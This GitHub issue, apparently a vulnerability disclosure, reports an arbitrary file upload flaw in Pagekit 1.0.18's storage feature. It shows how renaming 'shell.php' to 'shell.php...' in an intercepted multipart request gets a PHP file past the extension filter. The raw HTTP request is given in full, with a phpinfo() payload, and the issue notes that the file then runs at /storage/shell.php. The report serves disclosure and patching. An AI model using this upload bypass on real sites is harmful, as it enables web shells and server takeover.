

file upload vulnerability in pagekit 1.0.18 #970

Open)

Townmacro opened this issue on Aug 26 · 0 comments

Townmacro commented on Aug 26

Problem

A file upload vulnerability exists in the storage feature of pagekit 1.0.18, which allows an attacker to upload malicious files

Technical Details

- Pagekit version:1.0.18
- Webserver:Nginx2.4.18
- Database:Mysql5.7.26
- PHP Version:7.3.4
- OS:Windows10

A file upload vulnerability exists in the storage feature of pagekit v1.0.18, which allows an attacker to upload malicious files


1. do not set allow php files to be uploaded

	系统	
◇ 本地化	存储	/storage
分 缓存	File Extensions	bmp,gif,jpeg,jpg,mp4,ogg,pdf,png,svgz,svg,swf
ht//+		Allowed file extensions for the storage upload.
邮件	Google reCAPTCHA	Enable for user registration and comments
		Only key pairs for Google reRECAPTCHA V2 Invisible are supported.
	开发者	开启调试模式
		开启调试工具栏


2. then select the upload point to upload the malicious php file and modify the packet via Burp Suite to change the file name

```
1 POST /CMS/pagekit/index.php/system/finder/upload HTTP/1.1
2 Host: 192.168.0.158
3 Content-Length: 539
 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/95.0.4638.54 Safari/537.36
5 | Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryiOU4C8cv1MbCbT4E
6 Accept: */*
7 Origin: http://192.168.0.158
8 Referer: http://192.168.0.158/CMS/pagekit/index.php/admin/site/storage
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN, zh; q=0.9
11 Cookie: pagekit_session=sc54orjglpd4m4804epm0ckuhg; pagekit_auth=
  X%2FM1irPPzTbZ3oMIxNLa1yMmWZ%2Fowq3TJ3VLqVbAAABd2ZdkQTCzHRV6HfyFukWt;
                                                                          _identity=
  9f37cceaf4d9e9149aa2317963e6377a3719a21fe8595fafba2da64cdc4d9b03a$3A2$3A$7Bi$3A0$3Bs$3A9$3A$22 identity$22$3B
  1%3A1%3Bs%3A46%3A%22%5B2%2C%22uiDLoVDIPpLSpkQk8FHGDkY_8F_YE9-W%22%2C2592000%5D%22%3B%7D
12 Connection: close
14 -----WebKitFormBoundaryiOU4C8cv1MbCbT4E
15 Content-Disposition: form-data; name="files[]"; filename="shell.php..."
                                                                                      Change from shell.php to
16 Content-Type: application/octet-stream
                                                                                      shell.php..
18 <?php
19 phpinfo();
20 -----WebKitFormBoundaryiOU4C8cv1MbCbT4E
21 Content-Disposition: form-data; name="path"
22
23 /
24 -----WebKitFormBoundaryiOU4C8cv1MbCbT4E
25 Content-Disposition: form-data; name="root"
26
27 storage
28 -----WebKitFormBoundaryiOU4C8cv1MbCbT4E
29 Content-Disposition: form-data; name=" csrf"
31 5ac4abdb63b15559b224bf84f1e4f8b5ce17706f
32 -----WebKitFormBoundaryiOU4C8cv1MbCbT4E--
33
```

3. Upload the file successfully



4. The file can then be accessed at /storage/shell.php



one assigned	
els	
ne yet	
ects	
ne yet	
estone	
milestone	
elopment	
branches or pull requests	

1 participant

